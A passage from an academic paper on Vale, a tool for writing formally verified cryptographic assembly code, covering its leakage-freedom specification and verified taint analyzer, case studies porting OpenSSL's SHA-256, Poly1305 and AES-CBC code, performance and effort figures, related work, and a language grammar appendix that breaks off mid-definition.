Overall, because our analyzer is formally verified against a small spec (§5.2), it has far fewer lines of trusted code than prior compiler-aided approaches to detecting side channels [57, 69, 70, 79]. Additionally, since we directly analyze assembly programs, our approach does not suffer from the compiler-introduced side channels discussed above. Compared with prior approaches to formally proving the absence of side channels (e.g., [9]), we invest a one-time effort in verifying our analyzer, which we can then run on an arbitrary number of Vale programs, rather than formally reasoning about side channels for every Vale program we write. Furthermore, previous work struggled with alias analysis and hence resorted to manually inserted assumptions [9], whereas our alias analysis is machine-checked (§3.3).

3.1 Specifying leakage freedom

Below, we first provide some intuition for what it means for a method to be leakage free. We then conclude the section with our formal definition of leakage freedom, a definition based on non-interference [34].

Secret inputs. A method is leakage free if it does not leak secret inputs to an adversary. Thus, part of the specification of leakage freedom is a specification of which inputs are secret. To be conservative, we have the programmer specify the *opposite*: the set of locations PubStartLocs she is sure contain non-secret information. We then treat all other locations as containing secrets.

State leakage. Secrets leak when they can be deduced from architectural state visible to the adversary when the method terminates. Thus, part of the specification of leakage freedom is a specification of which outputs are visible to the adversary. For this, we have the programmer specify a set of locations PubEndLocs that are visible to the adversary upon method termination. To prove leakage freedom, we must prove that these locations' final contents do not depend on secrets.

The programmer may omit from PubEndLocs any locations whose final contents are fully determined by the functional-correctness specification. One useful application of this principle is declassification; e.g., we leave the 32-byte hash computed by SHA-256 out of PubEndLocs since it is a fully specified function of the hash's input. Another common application of this principle is framing, i.e., when the calling convention for a method specifies that it must leave a location unchanged. Since functional correctness prevents changes to the location, there is no need to check that location for leakage.

Cache-based side channels. As shown by Barthe et al., a program is free of cache-based side channels if it does not branch on secrets, and if it performs no secret-dependent memory accesses [12]. Thus, to prove freedom from cache-based side channels, it suffices to show that an execution trace, which records all branches and memory-access locations, does not depend on secret inputs.

To enable machine-checked verification of cache-based side-channel freedom in Vale, we expand the architectural model of the state with an additional ghost field `trace` that represents the execution trace defined above. We also update our machine semantics to ensure the execution trace captures all branches and memory access locations. For instance, we ensure that a store instruction appends the accessed memory address to the execution trace.

Timing-based side channels. Closing cache-based side channels is an important step in closing timing-based side channels, but it is not sufficient. We must also show that inputs to any variable-latency instructions do not depend on secrets [69]. Thus, we update our machine semantics to also capture in `trace` all inputs to variable-latency instructions. This way, if we prove that the trace is independent of secrets then we also prove that the running time is independent of secrets.

```
predicate isLeakageFree(
    code:code, pubStartLocs:set<location>,
    pubEndLocs:set<location>) {
  forall s, t, s', t' ::
       (  evalCode(code, s, s')
       && evalCode(code, t, t')
       && (forall loc :: loc in pubStartLocs
                        ==> s[loc] == t[loc])
       && s.trace == t.trace )
   ==> (  s'.trace == t'.trace
       && (forall loc :: loc in pubEndLocs
                        ==> s'[loc] == t'[loc]) )
}
```

FIGURE 9—***Correctness specification for leakage freedom.***

Attacker model. In summary, we model a strong attacker capable of fully observing detailed digital side channel information. We assume the attacker sees a full execution trace of our code, including each instruction executed, all memory locations each instruction accesses, and any other instruction inputs that can influence timing. We also assume the attacker sees all architectural state resulting from running our code, except for locations where our specification explicitly says we store secrets (e.g., decrypted messages).

Formal definition of leakage freedom. We now present a formal definition of leakage freedom; for its encoding in Dafny, see Figure 9. A Vale method with code Code is leakage free if, for any two successful runs of Code, the following two conditions:

- the two initial states, `s` and `t`, match in every location in PubStartLocs; and
- the execution traces in those initial states, `s.trace` and `t.trace`, are identical

imply the following two outcomes:

- the two final states, `s'` and `t'`, match in every location in PubEndLocs; and
- the execution traces in those final states are identical.

This is an intuitive specification for leakage freedom: for any pair of executions of the program with the same public values but potentially different secrets, the timing and cache behavior of the program are the same in both executions. Hence, any adversary's observations must be independent of the secret values. It is reasonable to only consider successful runs since our functional verification proves that the code always executes successfully.

3.2 Analyzer implementation

Rather than directly proving that each Vale program satisfies our leakage specification, we invest in a one-time effort to write and prove correct a leakage analyzer that

can run on any Vale program. Our analyzer takes as input:

- a Vale code value (§2) Code,
- a set of locations (e.g., register names) PubStartLocs assumed to be free of secrets when the code begins, and
- a set of locations PubEndLocs that must be free of secrets when the code ends.

It outputs a Boolean LeakageFree indicating whether the code is leakage free under these conditions.

The analyzer's top-level specification states that the analysis is sound (though it may not be complete); i.e., when the analyzer claims that Code is leakage free, then it satisfies isLeakageFree (Figure 9). More formally, we prove that the analyzer satisfies the following postcondition:

$$\mathsf{LeakageFree} \Rightarrow \mathsf{isLeakageFree}(\mathsf{Code}, \mathsf{PubStartLocs}, \mathsf{PubEndLocs}).$$

We prove this correctness property via machine-checked proofs in Vale's underlying logical framework Dafny [50].

The analyzer's implementation is a straightforward flow-sensitive dataflow analysis [45] in the tradition of Denning et al. [27]. The main novelties are that we formally verify the implementation relative to a succinct correctness condition, and that we leverage the knowledge of aliasing present in the functional verification of the Vale programs, as described further in §3.3.

The dataflow analysis checks the code one instruction at a time, keeping track of the set of untainted locations PubLocs. In other words, it maintains the invariant that each location in PubLocs contains only public information. Initially, it sets PubLocs to PubStartLocs. If at any point it concludes that the execution trace may depend on state outside of PubLocs, the analyzer returns `False` to indicate it cannot guarantee leakage freedom. This may happen if a branch predicate might use a location not in PubLocs, or a memory dereference might use the contents of a register not in PubLocs as its base address or offset. Loops are iterated until PubLocs reaches a fixed point. Taint values are chosen from a lattice of two elements (Public and Secret, with the partial order Secret $>$ Public), which helps in conservatively merging taints. For instance, when the analysis merges taints for a given destination across multiple program paths (e.g., at the end of a loop), the analysis conservatively sets the destination's taint to the least upper bound of the destination's taint across all paths. Similarly, if an instruction *partially* overwrites a destination, then the destination's taint is chosen as the least upper bound of the destination's existing taint and the new taint. However, if an instruction *completely* overwrites a destination, then the destination's taint is set to the new taint value. As a result, the taint of a destination (e.g. a register) can change between Secret and Public many times during the analysis of the program, thus affecting the size of the PubLocs set. If the analyzer reaches the end of Code, it returns `True` if PubEndLocs $\subseteq$ PubLocs.

3.3 Memory taint analysis

The main challenge for taint analysis is tracking the taint associated with memory locations. However, given our focus on proving functional correctness of cryptographic code, we observe that we can carefully leverage the work already done to prove functional correctness, to drastically simplify memory taint analysis.

Memory taint analysis is challenging because typically one cannot simply look at an instruction and determine which memory address it will read or write: the effective address depends on the particular dynamic values in the registers used as the base and/or offset of the access. Thus, existing tools for analyzing leakage of assembly language code depend on alias analysis, which is often too conservative to verify existing cryptographic code without making potentially unsound assumptions [9].

Our approach to memory taint analysis carefully leverages the work already done to prove functional correctness, since some of that work requires reasoning about the flow of information to and from memory. After all, a program cannot be correct unless it manages that flow correctly. For example, the developer cannot prove SHA-256 correct without proving that the output hash buffer does not overlap the unprocessed input.

We can push some of the work of memory taint analysis to the developer by relying on her to provide lightweight annotations in the code. In addition to specifying which addresses are expected to contain public information on entry and exit, she must make a similar annotation for each load and store. This annotation consists of a bit indicating whether she expects the instruction to access public or secret information. For CISC instructions where each operand may implicitly specify a load or store, she must annotate each such memory-accessing operand with a bit. Crucially, however, we do not rely on the correctness of these annotations for security. If the developer makes a mistake, it will be caught during either functional-correctness verification or during leakage analysis.

These annotations make our analyzer's handling of memory taint straightforward. The analyzer simply labels any value resulting from a load public or secret based on the load instruction's annotation. The analyzer also checks, for each store annotated as public, that the value being stored is actually public.

To ensure that annotation errors will be caught during functional correctness verification, we expand the architectural model of the state with an additional ghost field `pubaddrs`, representing the set of addresses currently containing public information. A store adds its address to, or removes it from, `pubaddrs`, depending on whether the

annotation bit indicates the access is public or secret. A load annotated as public fails (i.e., causes the state's ok field to become False) if the accessed address is not in pubaddrs.

Thus, the developer is obligated to prove, before performing a load, that the accessed address is in pubaddrs. She can do this by adding it as a precondition, or by storing public information into that address. She must also prove that any intervening store of secret information does not overwrite the public information; in other words, she must perform her own alias analysis. Note, however, that she must already perform such alias analysis to prove her code correct, so we are not asking her to do more work than she would already have had to perform, given our goal of functional correctness.

4 Case Studies

We illustrate Vale's capabilities via four case studies of high-performance cryptographic code we built with it.

4.1 OpenSSL SHA-256 on ARM

As we describe in more detail in §5.1, to identify a baseline for our performance, we measure the performance of six popular cryptographic libraries. For the platforms and algorithms we evaluate, OpenSSL consistently proves to be the fastest.

To achieve this performance, OpenSSL code tends to be highly complex, as illustrated by the SHA-256 code snippet in Figure 1. Note that this code is not written directly in a standard assembly language, but is instead expressed as a Perl subroutine that generates assembly code. This lets OpenSSL improve performance by calling the subroutine 16 times to unroll the loop:

```
for($i=0;$i<16;$i++) {
  &BODY_00_15($i,@V); unshift(@V,pop(@V));
}
```

Furthermore, each unrolled loop iteration is customized with a different mapping from SHA variables a...h to ARM registers r4...r11 (stored in the @V list). This reduces register-to-register moves and further increases performance. Finally, a combination of Perl-based run-time checks (`if ($i < 16)`) and C preprocessor macros are used to select the most efficient available instructions on various versions of the ARM platform, as well as to further customize the last loop iteration (`i = 15`).

OpenSSL's use of Perl scripts is not limited to SHA on ARM. It implements dozens of cryptographic algorithms on at least 50 different platforms, including many permutations of x86 and x64 (with and without SSE, SSE2, AVX, etc.) and similarly for various versions and permutations of ARM (e.g., with and without NEON support). Many of these implementations rely on similar mixes of assembly, C preprocessor macros, and Perl scripts. The difficulty of understanding such code-generating code is arguably a factor in the prevalence of security vulnerabilities in OpenSSL.

To demonstrate Vale's ability to reason about such complex code, we ported all of OpenSSL's Perl and assembly code for SHA-256 on ARMv7 to Vale. This code takes the current digest state and an arbitrary array of plaintext blocks, and compresses those blocks into the digest. C code handles the padding of partial blocks.

Porting the Perl and assembly code itself was relatively straightforward and mostly involved minor syntactic changes. The primary challenge was recreating in our minds the invariants that the developers of the code presumably had in theirs. As Figure 1 shows, the code comments are minimalist and often cryptic, e.g.,

```
eor  $t3,$B,$C    @ magic
ldr  $t1,[sp,#`($i+2)%16`*4]    @ from future BODY_16_xx
```

In the second line, the odd syntax with the backticks is used when the Perl code makes a second pass over the string representing the assembly code, this time acting as an interpreter to perform various mathematical operations, like `($i+2)%16`.

As discussed above, OpenSSL's code generation relies on many Perl-level tricks that we replicate in Vale. For example, we use inline parameters to unroll loops and conditionally include certain code snippets, similar to how the Perl code does. The Perl code also carefully renames the Perl variables that label ARM registers in each unrolled loop to minimize data movement. To support this, our corresponding Vale procedure takes an inline loop iteration parameter i, and eight generic operand arguments. The mapping from operand to ARM register is then added as a statically verified function of i, e.g.,

```
requires @h == OReg(4+(7-(i%8))%8)
```

which requires the h operand ("@h" refers to the operand h, not the value stored there) to be R11 on the first iteration, R10 on the next iteration, etc. This essentially shifts the contents of the SHA variable h in iteration i into the SHA variable g in iteration $i+1$, and similarly for other state variables, some of which are updated in more complex ways.

To prove the functional correctness of our code, we verify it against the Dafny SHA-256 specification from the Ironclad project [37], itself based off the FIPS 180-4 standard [60]. This proof requires several auxiliary lemmas, typically to help guide Z3 when instantiating quantifiers, or to reveal certain function definitions that we hide by default to improve verifier performance. We also take advantage of Z3's bit-vector theory to automatically discharge relations like:

$$(x\&y) \oplus (\sim x\&z) == ((y \oplus z)\&x) \oplus z$$

which allow OpenSSL's code to optimize various SHA steps; e.g., the relation above saves an instruction by computing the right-hand side.

To demonstrate that our implementation is not only correct but side-channel and leakage free, we run our verified analysis tool (§3) on the Vale-generated AST. To our surprise (given that the code is a direct translation of OpenSSL's implementation), the tool reports that the implementation is free of leakage via side channels, but not via state. Indeed, further investigation shows that while OpenSSL's C implementation carefully scrubs its intermediate state, after OpenSSL's assembly implementation returns, the stack still contains most of the caller's registers and 16 words from the expanded version of the final block of hash input. We do not know of an attack to exploit this leakage, but in general, leakage like this can undermine security [20].

Discussions with the OpenSSL security team indicate that while they aim to always scrub key material from memory, the remainder of their scrubbing efforts are ad hoc due to their unusual threat model [67]. On the one hand, OpenSSL usually runs in process with an application, and hence everything in the address space is trusted; nonetheless, they feel an instinctual need to scrub memory when they can do so without too much performance overhead. Because they do not have a precise and systematic way to identify "tainted" memory and scrub it efficiently, leaks like the one we identified are tolerated. In our case, the developers acknowledge the leak but have declined to change the code.

Tools like Vale offer one approach to systematically track leakage and provably and efficiently block it. Indeed, after we add the appropriate stack scrubbing to our implementation, our analyzer confirms that it is free of both side channels and leakage.

4.2 SHA-256 on x86

To demonstrate Vale's generality across platforms, we have also used it to write an x86 version of SHA-256's core. This required writing a trusted semantics for a subset of Intel's architecture, a trusted printer to translate instructions into assembly code, and a verified proof library (which in many cases differs very little from our corresponding ARM library). For the implementation, we wrote the code from scratch, rather than copying the algorithm from OpenSSL. At no point did we need to change Vale itself.

One of the benefits of Vale's platform generality is that we can write and use high-level lemmas that are platform-independent. We took advantage of this to reuse most of the lemmas from §4.1. For instance, our lemma `lemma_SHA256TransitionOKAfterSettingAtoH` establishes that a certain step of the SHA-256 procedure has been followed correctly; we invoke this lemma from the ARM, x86, and x64 versions of SHA-256. We also leverage Vale's platform generality to reuse the specification for SHA-256 across all platforms.

When we run our verified analysis tool on our code, it confirms that it is leakage free.

4.3 Poly1305 on x64

We have also ported the 64-bit non-SIMD code for Poly1305 [14] from OpenSSL to Vale. OpenSSL's Poly1305 is a mix of C and assembly language code. We began by writing a trusted semantics for a subset of x64. We then verify the OpenSSL assembly language code for the Poly1305 main loop and add our own initialization and finalization code in assembly language to replace the C code, resulting in a complete Vale implementation of Poly1305. Except for an extra instruction for the while-loop condition, our main loop code is identical to the OpenSSL code. This forces us to verify the mathematical tricks that underlie OpenSSL's efficient 130-bit multiplication and mod implementations. For this verification, Z3's automated reasoning about linear integer arithmetic is quite useful, helping us, for example, to maintain invariants on the size of intermediate values that sometimes exceed 130 bits by various amounts. These invariants are crucial to establish that numbers are eventually reduced all the way to their 130-bit form and that enough carry bits are propagated through larger intermediate values. In fact, a bug fixed in March 2016 [65] was due to not propagating carry bits through enough digits; Vale's verification, of course, catches this bug.

4.4 AES-CBC using x86 AES-NI instructions

Our final case study illustrates Vale's ability to support complex, specialized instructions. Specifically, we have used Vale to implement the AES-128 CBC encryption mode using the AES-NI instructions provided by recent Intel CPUs [36]. AES is a block cipher that takes a fixed amount of plaintext; cipher-block chaining (CBC) is an encryption mode that applies AES repeatedly to encrypt an arbitrary amount of plaintext. In 2008, Intel introduced AES-NI instructions to both increase the performance of the core AES block cipher and make it easier to write side-channel free code, since software implementations of AES typically rely on in-memory lookup tables which are expensive to make side-channel free. As we quantify in §5.1, implementations that take advantage of this hardware support are easily 3.5–4.0× faster than traditional hand-tuned assembly that does not.

For this case study, we extended our x86 model from §4.2 by adding support for 128-bit XMM registers, definitions for Intel's six AES-support instructions [35], and four generic XMM instructions [39]. None of these extensions requires changes to Vale. We also wrote a formal specification for AES-CBC based on the official FIPS specification [59].

Our implementation follows Intel's recommendations for how to perform AES-128 [35]. However, unlike the



FIGURE 10—*Time for various libraries to compute the SHA-256 hash of 10 KB of random data. Each data point averages 100 runs.*



FIGURE 11—*Time for various libraries to encrypt and decrypt 10 KB of random data using AES-CBC. Decryption is generally faster because it is more parallelizable. Each data point averages 100 runs.*



FIGURE 12—*Throughput comparison of two OpenSSL SHA-256 routines for ARM: one written in C and one written in hand-tuned assembly. Each data point averages 10 runs.*



FIGURE 13—*Throughput comparison of three OpenSSL AES-CBC-128 routines for x86: one written in C, one written in hand-tuned assembly with only scalar instructions, and one written in hand-tuned assembly using SSE and AES-NI instructions. Each data point averages 10 runs.*

code provided by Intel, our code includes a proof of its correctness. We also run our verified analysis tool on the code to confirm that it is leakage free.

The implementation involves an elaborate sequence of AES-NI instructions interwoven with generic XMM instructions. Proving it correct is non-trivial, particularly since Intel's specifications for its instructions assume various properties of the AES specification that we must prove. For example, we must prove that the AES `RotWord` step commutes with its `SubWord` step.

5 Evaluation


In our evaluation, we aim to answer two questions: **(1)** Can our verified code meet or exceed the performance of state-of-the-art unverified cryptographic libraries? **(2)** How much time and effort is required to verify our cryptographic code?


5.1 Comparative performance

To compare our performance to a state-of-the-art implementation, we first measure the performance of six popular cryptographic libraries: BoringSSL [1], Botan [2], Crypto++ [3], GNU libgcrypt [5], ARM mbedTLS (formerly PolarSSL) [6], and OpenSSL [7]. We collect the measurements on a G5 Azure virtual machine running Ubuntu 16.04 on an Intel Xeon E5 v3 CPU and configured with enough dedicated CPUs to ensure sole tenancy. Each reported measurement is the average from 100 runs and, as is the case in all figures in this paper, error bars indicate 95% confidence intervals.

As shown in Figures 10 and 11, our results support the anecdotal belief that, in addition to being one of the most popular TLS libraries [61], OpenSSL's cryptographic implementations are the fastest available. Hence, in our remaining evaluation, we compare our performance with OpenSSL's. These strong OpenSSL performance results suggest that OpenSSL's Byzantine mix of Perl and hand-written assembly code (recall Figure 1) does result in noticeable performance improvements compared to the competition. As further support for the need for hand-written assembly code, Figures 12 and 13 compare the performance of OpenSSL's C implementations (compiled with full optimizations) to that of its hand-written assembly routines. We see that OpenSSL's assembly code for SHA-256 on ARM gets up to 67% more throughput than its C code, and its assembly code for AES-CBC-128 on x86 gets 247–300% more throughput than its C code due to the use of SSE and AES-NI instructions.

To accurately compare our performance with OpenSSL's, we make use of its built-in benchmarking tool `openssl speed` and its support for extensible cryptographic engines. We register our verified Vale routines as a new engine and link against our static library. Surprisingly, in collecting our initial measurements, we discovered that OpenSSL's benchmarking tool does not actually








FIGURE 14—***Comparing Vale implementations to OpenSSL's, for SHA-256 on ARM, for Poly1305 on x64, and for AES-CBC-128 on x86. Each data point averages 10 runs.***

conduct a fair comparison between the built-in algorithms and those added via an engine. Calls via an engine perform several expensive heap allocations that the built-in path does not. Hence, the "null" engine that returns immediately actually runs slower than OpenSSL's hashing routine! To get a fair comparison, we create a second engine that simply wraps OpenSSL's built-in routines. We report comparisons between this engine and ours.

We compare Vale's performance with OpenSSL's on three platforms. We compare our ARM implementation (§4.1) with OpenSSL's by running them on Linux (Raspbian Jessie) on a Raspberry Pi with a 900MHz quad-core ARM Cortex-A7 CPU and 1GB of RAM. For this, we compile OpenSSL to target ARMv7 and above, but without support for NEON, ARM's SIMD instructions. For Intel x64, we compare our Poly1305 (§4.3) implementation with OpenSSL's with SIMD disabled. Finally, to show that we can take advantage of advanced instructions, on Intel x86, we measure our AES-CBC-128 (§4.4) implementation against OpenSSL's with full optimizations enabled, including the use of AES-NI and SIMD instructions. We collect the x86/x64 measurements on Windows Server 2016 Datacenter using the same Azure instance as in §5.1.

Component	Spec	Impl	Proof	ASM	Verification time (min)
	(Source lines of code)				
ARM	873	170	650	–	0.6
x86	1565	256	1000	–	2.1
x64	1999	377	1392	–	3.8
Common Libraries	1100	252	4302	–	1.2
SHA-256 (ARM)	237	330	1424	2085	6.6
SHA-256 (x86)		598	2265	4345	5.7
Poly1305 (x64)	47	325	1155	202	2.7
AES-CBC (x86)	413	432	2296	311	8.2
Taint analysis	217	1276	2116	–	4.3
Total	6451	4016	16600	6943	35.3

TABLE 1—***System Line Counts and Verification Times.***

Figure 14 summarizes our comparative results. They show that, for SHA-256 and AES-CBC-128, Vale's performance is nearly identical to OpenSSL's. Indeed, our Poly1305 implementation slightly outperforms OpenSSL, largely due to using a complete assembly implementation rather than a mix of C and assembly. Our AES-CBC-128 implementation also slightly outperforms OpenSSL (by up to 9%) due to our more aggressive loop unrolling. These positive results should be taken with a grain of salt, however. For real TLS/SSL connections, for instance, OpenSSL typically calls into an encryption mode that computes four AES-CBC ciphertexts in parallel (to support, e.g., multiple outbound TLS connections) to better utilize the processor's SIMD instructions. Our Vale implementation does not yet support a similar mode.

5.2 Verification time and code size

Table 1 summarizes statistics about our code. In the table, specification lines include our definitions of ARM and Intel semantics, as well as our formal specification for the cryptographic algorithms. Implementation lines consist of assembly instructions and control-flow code we write in Vale itself, whereas ASM counts the number of assembly instructions emitted by our verified code. Proof lines count all annotations added to help the verifier check our code, e.g., pre- and post-conditions, loop invariants, assertions, and lemmas. Vale itself is 5,277 lines of untrusted F# code. Note that the two SHA implementations share the same Dafny-level functional specification. The proof entry for SHA-256 (x86) also includes a number of proof utilities used by the ARM version.

The overall verification time for all the hand-written Dafny code and Vale-generated Dafny code is about 35 minutes, with the bulk of the time in the procedures constituting the cryptographic code. Most procedures take no more than 10 seconds to verify, with the most complex procedures taking on the order of a minute. The reasonably fast turnaround time for individual procedures is important, because the developer spends considerable time repeatedly running the verifier on each procedure



FIGURE 15—*Time to verify various loops, if verification is done after unrolling.*

Vale	Taint	1st SHA	AES-CBC	SHA port	Poly1305
12	6	6	5	0.75	0.5

TABLE 2—*Person-months per component.*

when developing and debugging it.

A key design decision in Vale is the verification of inlined procedures and unrolled loops before the inlining and unrolling occurs. Furthermore, as discussed in §4.1, Vale supports operand renaming for inlined procedures and unrolled loops, allowing us to match OpenSSL's Perl-based register renaming. Figure 15 quantifies the benefits of this decision by showing the cost of verifying code *after* unrolling. (Note the log scale.) The three lines show:

- the cost of verifying an unrolled loop consisting entirely of x86 `add eax, 1` instructions, ranging from 10 to 100 total instructions;
- the cost of verifying an unrolled loop of x86 AES key inversions, up to the maximum 9 iterations performed by AES, where each iteration consists of 3 instructions; and
- the cost of verifying an unrolled loop of x86 AES key expansions, up to the maximum 10 iterations performed by AES, where each iteration consists of 10 instructions.

If 100 adds are unrolled before verification, verification takes 58 seconds, which is tolerable, though much slower than verifying before unrolling. If all 10 AES key expansion iterations are unrolled, verification takes 2300 seconds, compared to 105 seconds for verifying before unrolling. Finally, Dafny/Z3 fails to verify the AES key inversion for 6 unrolled iterations and 9 unrolled iterations, indicating that SMT solvers like Z3 are still occasionally unpredictable. Verifying code before inlining and unrolling helps mitigate this unpredictability and speeds up verification.

5.3 Verification effort

Table 2 summarizes the approximate amount of time we spent building Vale, our verified taint analyzer, and our case studies. Our first implementations of SHA-256 and of AES-CBC were developed in parallel with Vale itself. They helped push the tool to evolve, but they also required multiple rewrites as Vale changed. Once Vale stabilized, porting SHA-256 to other architectures and implementing Poly1305 from scratch (including specifications, code, and proof) went much more rapidly, though the effort required was still non-trivial. In general, proving functional correctness was far more challenging than proving absence of leakage. For example, the SHA port initially only proved functional correctness. We then spent less than three days extending the functional proof to handle memory tainting and correcting errors identified by the taint analysis.

As further evidence for Vale's usability, an independent project is using Vale to develop a microkernel. Several researchers in that project are new to software verification and yet are able to make progress using Vale. Their efforts have also proceeded without the need to modify Vale, even though they have enriched our relatively simple machine semantics, which we use to reason about cryptographic code, with details needed to program a microkernel, e.g., program status registers, privilege modes, interrupts, exceptions, and user-mode execution.

6 Related Work

Other projects have verified correctness and security properties of cryptographic implementations written in C or other high-level languages, either using Coq [11] or SMT solvers [28, 80]. The SAW tool [28], for example, verifies C code (via LLVM) and Java code against mathematical specifications written in the Cryptol language. Like Vale, SAW can use SMT solvers for verification, although unlike Vale, SAW unrolls loops before verification and assumes a static layout of data structures in memory. We hope to connect verified assembly language code to verified high-level language code in the future.

Vale, like other cryptography verification efforts, relies on formal specifications to define the correctness of implementations. The growing number of verified implementations, both in high-level languages and assembly language, motivates standardization and thorough testing of such formal specifications. Cryptol [30], for example, may be used as a common specification language. In the future, we hope to check our Dafny specifications against specifications in Cryptol or similar languages. Vale also depends on formal semantics for the assembly language instructions used by Vale programs; these could be checked against existing architecture specifications [71] or extended using more detailed ISA models [33].

The Vale language follows in the path of Bedrock [19] and x86proved [42, 44], which use Coq to build assembly language macros for various control constructs like

IF, WHILE, and CASE. Vale attempts to make these approaches easier to use by leveraging an SMT-based logical framework and providing features like mutable ghost variables and inline variables. Furthermore, although earlier tools have been used to synthesize cryptography code [29], Vale has been used to verify existing OpenSSL assembly language code, where optimizations are nontrivial. Vale also includes a verified analyzer that checks for leakage and side channels.

Chen et al. [18] embed a simple Hoare logic in Coq, which they use to verify the "core part" of a Curve25519 implementation written in the qhasm language, which is very close to assembly language. Like Vale, they use an SMT solver to complete the verification, although they only handle loop-free code and some of the SMT queries take hours to complete. A successor project uses a computer algebra system to reduce this verification time, at least in some initial experiments [15]; this technique seems promising and could help to better automate many of Vale's lemmas about modular arithmetic.

mCertiKOS [23], based on Coq, addresses information flow, although they do not consider timing and memory channels. In contrast to the verification done for mCertiKOS, which is targeted at a single difficult system (a small kernel), our information analysis tool can run automatically on many pieces of code. Such a tool is useful for verifying large suites of cryptographic code. Dam et al. [24] do address timing, but they approximate by assuming each instruction takes one machine cycle.

Other assembly language verifiers like BoogieX86 [77], used by Ironclad [37], and VCC's assembly language [56] have built on SMT solvers, but do not expose ASTs and assembly language semantics as first-class constructs. They thus are neither as flexible nor as semantically foundational as Vale, Bedrock, and x86proved. For example, BoogieX86 and Ironclad cannot support verified loop unrolling and are tied to the x86 architecture; hence, they would require tool changes to support ARM and x64.

Both BoogieX86 and Almeida et al. [9] leverage SMT solvers for information flow analysis. BoogieX86's analysis is very flexible, but is considerably slower than Vale's taint-based approach and does not address timing and memory channels. As discussed in more detail in §3, Almeida et al. detect a subset of side channels, but do not prove correctness of the cryptographic code, and resort to unproven assumptions about aliasing. Furthermore, they analyze intermediate code emitted by the LLVM compiler, whereas Vale verifies assembly code. This distinction is relevant since a compiler may choose to implement an IR-level instruction (e.g., `srem`) using a sequence of variable-latency assembly instructions (e.g., `idiv`). Also, their analysis is tied to the LLVM compiler's code-generation strategy, whereas ours is not.

Myreen et al. [58] apply common proofs across similar pieces of code for multiple architectures by decompiling the assembly language code to a common format. We use a different approach to sharing across architectures: write each architecture's code as a separate Vale procedure, but share lemmas about abstract state between the procedures.

Many attacks based on side channels have been demonstrated [8, 10, 17, 38, 41, 76, 78]. We focus on *detecting* digital side channels by statically verifying precise constant-time execution. Side channels can also be mitigated via compiler transformations [4, 21, 57, 69, 70, 79], operating system or hypervisor modifications [46, 54], microarchitectural modifications [52, 53], and new cache designs [74, 75].

7 Conclusions and Future Work

Vale is our programming language and tool for writing and proving properties of high-performance cryptographic assembly code. It is assembler-neutral and platform-neutral in that developers can customize it for any assembler by writing a trusted printer, or for any architecture by writing a trusted semantics. It can thus support even advanced instructions, as we demonstrate with an x86 implementation of AES-128/CBC that leverages SSE and AES-NI instructions. Also, as we have shown with our implementations of SHA-256 on both ARM and x86, developers can reuse proofs and specifications for code across architectures. Vale supports reasoning about extracted code objects in a general-purpose high-level verification language; as an illustration of this style of reasoning, we have built and verified an analyzer that can declare a program free of digital information leaks. This analyzer uses taint tracking with a unique approach to alias analysis: instead of settling for a conservative, unsound, or slow analysis, it leverages the address-tracking proofs that the developer already writes to prove her code functionally correct.

Vale uses Dafny as a target verification language but only as an off-the-shelf tool with no customization, suggesting that we can also support other back ends. We hope to soon target F* [72], Lean [26], and Coq [22].

By porting OpenSSL's SHA-256 ARM code and Poly1305 x64 code, we have shown that Vale can prove correctness, safety, and security properties for existing code, even if it is highly complex. The proofs ensure that the verified code meets its mathematical specification, ruling out bugs like those that appeared in OpenSSL's Poly1305 code [64–66], as well as other correctness and memory safety bugs that have appeared in OpenSSL's cryptographic code. We plan to continue porting additional variants of these algorithms (e.g., adding SIMD support for SHA and Poly1305 for a performance boost of 23–41% [62, 63]) and many others. Ultimately, we hope Vale will enable the creation of a complete cryptographic library providing fast, provably safe, correct, and leakage-free code for a wide variety of platforms.

Acknowledgments

The authors are grateful to Andrew Baumann and Andrew Ferraiuolo for their significant contributions to the ARM semantics, and to Santiago Zanella-Beguelin, Brian Milnes, and the anonymous reviewers for their helpful comments and suggestions.

A Vale Grammar

For reference, this appendix contains an annotated grammar for the Vale language. We use * to indicate zero or more repetitions, *, to indicate zero or more repetitions separated by commas, $^{+,}$ to indicate one or more repetitions separated by commas, and $^{*;}$ to indicate zero or more repetitions, each terminated by a semi-colon. In most places, vertical bars divide grammar alternatives and square brackets surround optional grammatical components, but in a few places where we think their usage is clear, we abuse this notation and use vertical bars and square brackets to stand for themselves in the grammar. Other punctuation stands for itself. Lowercase letters stand for identifiers and are suggestive of what kind of identifiers they represent.

At the top level, a Vale program consists of some number of declarations.

```
PROGRAM ::=
| DECL*
```

A declaration introduces a variable, function, or procedure, or provides some declarations in the underlying logical framework (Dafny) to be included verbatim.

```
DECL ::=
| var x : TYPE ;
| function f ( FORMAL*, ) : TYPE [:= f] ;
| procedure p ( PFORMAL*, )
  [returns ( PRET*, )] SPEC* { STMT* }
| procedure p ( PFORMAL*, )
  [returns ( PRET*, )] SPEC* extern ;
| procedure p ( PFORMAL*, )
  [returns ( PRET*, )] := p ;
| VERBATIM-DECL-BLOCK
```

A FORMAL represents a formal parameter of a function or a bound variable. It is simply an identifier and an optional type. An attempt is made to infer any omitted types. Procedure parameters are broken down into two categories, PFORMAL and PRET, the latter of which is used for parameters that are only being returned from the procedure.

```
FORMAL ::=
| x [: TYPE]

PFORMAL ::=
| ghost x : TYPE
| inline x : TYPE
| TYPE x : TYPE
| out TYPE x : TYPE
| inout TYPE x : TYPE

PRET ::=
| ghost x : TYPE
| TYPE x : TYPE
```

Types are declared in the underlying logical framework and referred to in Vale by name. Types can be parameterized by other types. Vale also supports tuple types.

```
TYPE ::=
| t
| TYPE ( TYPE*, )
| tuple ( TYPE*, )
| ( TYPE )
```

A procedure can be declared with specification clauses. A **reads** or **modifies** clause says which global variables the procedure may read or write, respectively. The keywords **requires** and **ensures** are used to introduce pre- and postconditions. Since it often happens that a procedure both requires and ensures some invariant condition, there is a specification clause that avoids the syntactic repetition of such conditions.

```
SPEC ::=
| reads x*;
| modifies x*;
| requires LEXP*;
| ensures LEXP*;
| requires / ensures LEXP*;
```

```
LEXP ::=
| EXP
| let FORMAL := EXP
```

Procedure bodies have statements.

```
STMT ::=
| assume EXP ;
| assert EXP ;
| assert EXP by { STMT* }
| calc [CALCOP] { CALC* }
| reveal f ;
| p ( EXP , ... , EXP) ;
| ASSIGN ;
| [ghost] var x [: TYPE] [:= EXP] ;
| forall FORMAL*, TRIGGER*
    [:| EXP] :: EXP { STMT* }
| exists FORMAL*, TRIGGER* :: EXP ;
| while ( EXP ) INVARIANT* DECREASE
    { STMT* }
| for ( ASSIGN*, ; EXP ; ASSIGN*, )
    INVARIANT* DECREASE { STMT* }
| [ghost] [inline] if ( EXP ) { STMT* }
    ELSE
```

```
ELSE ::=
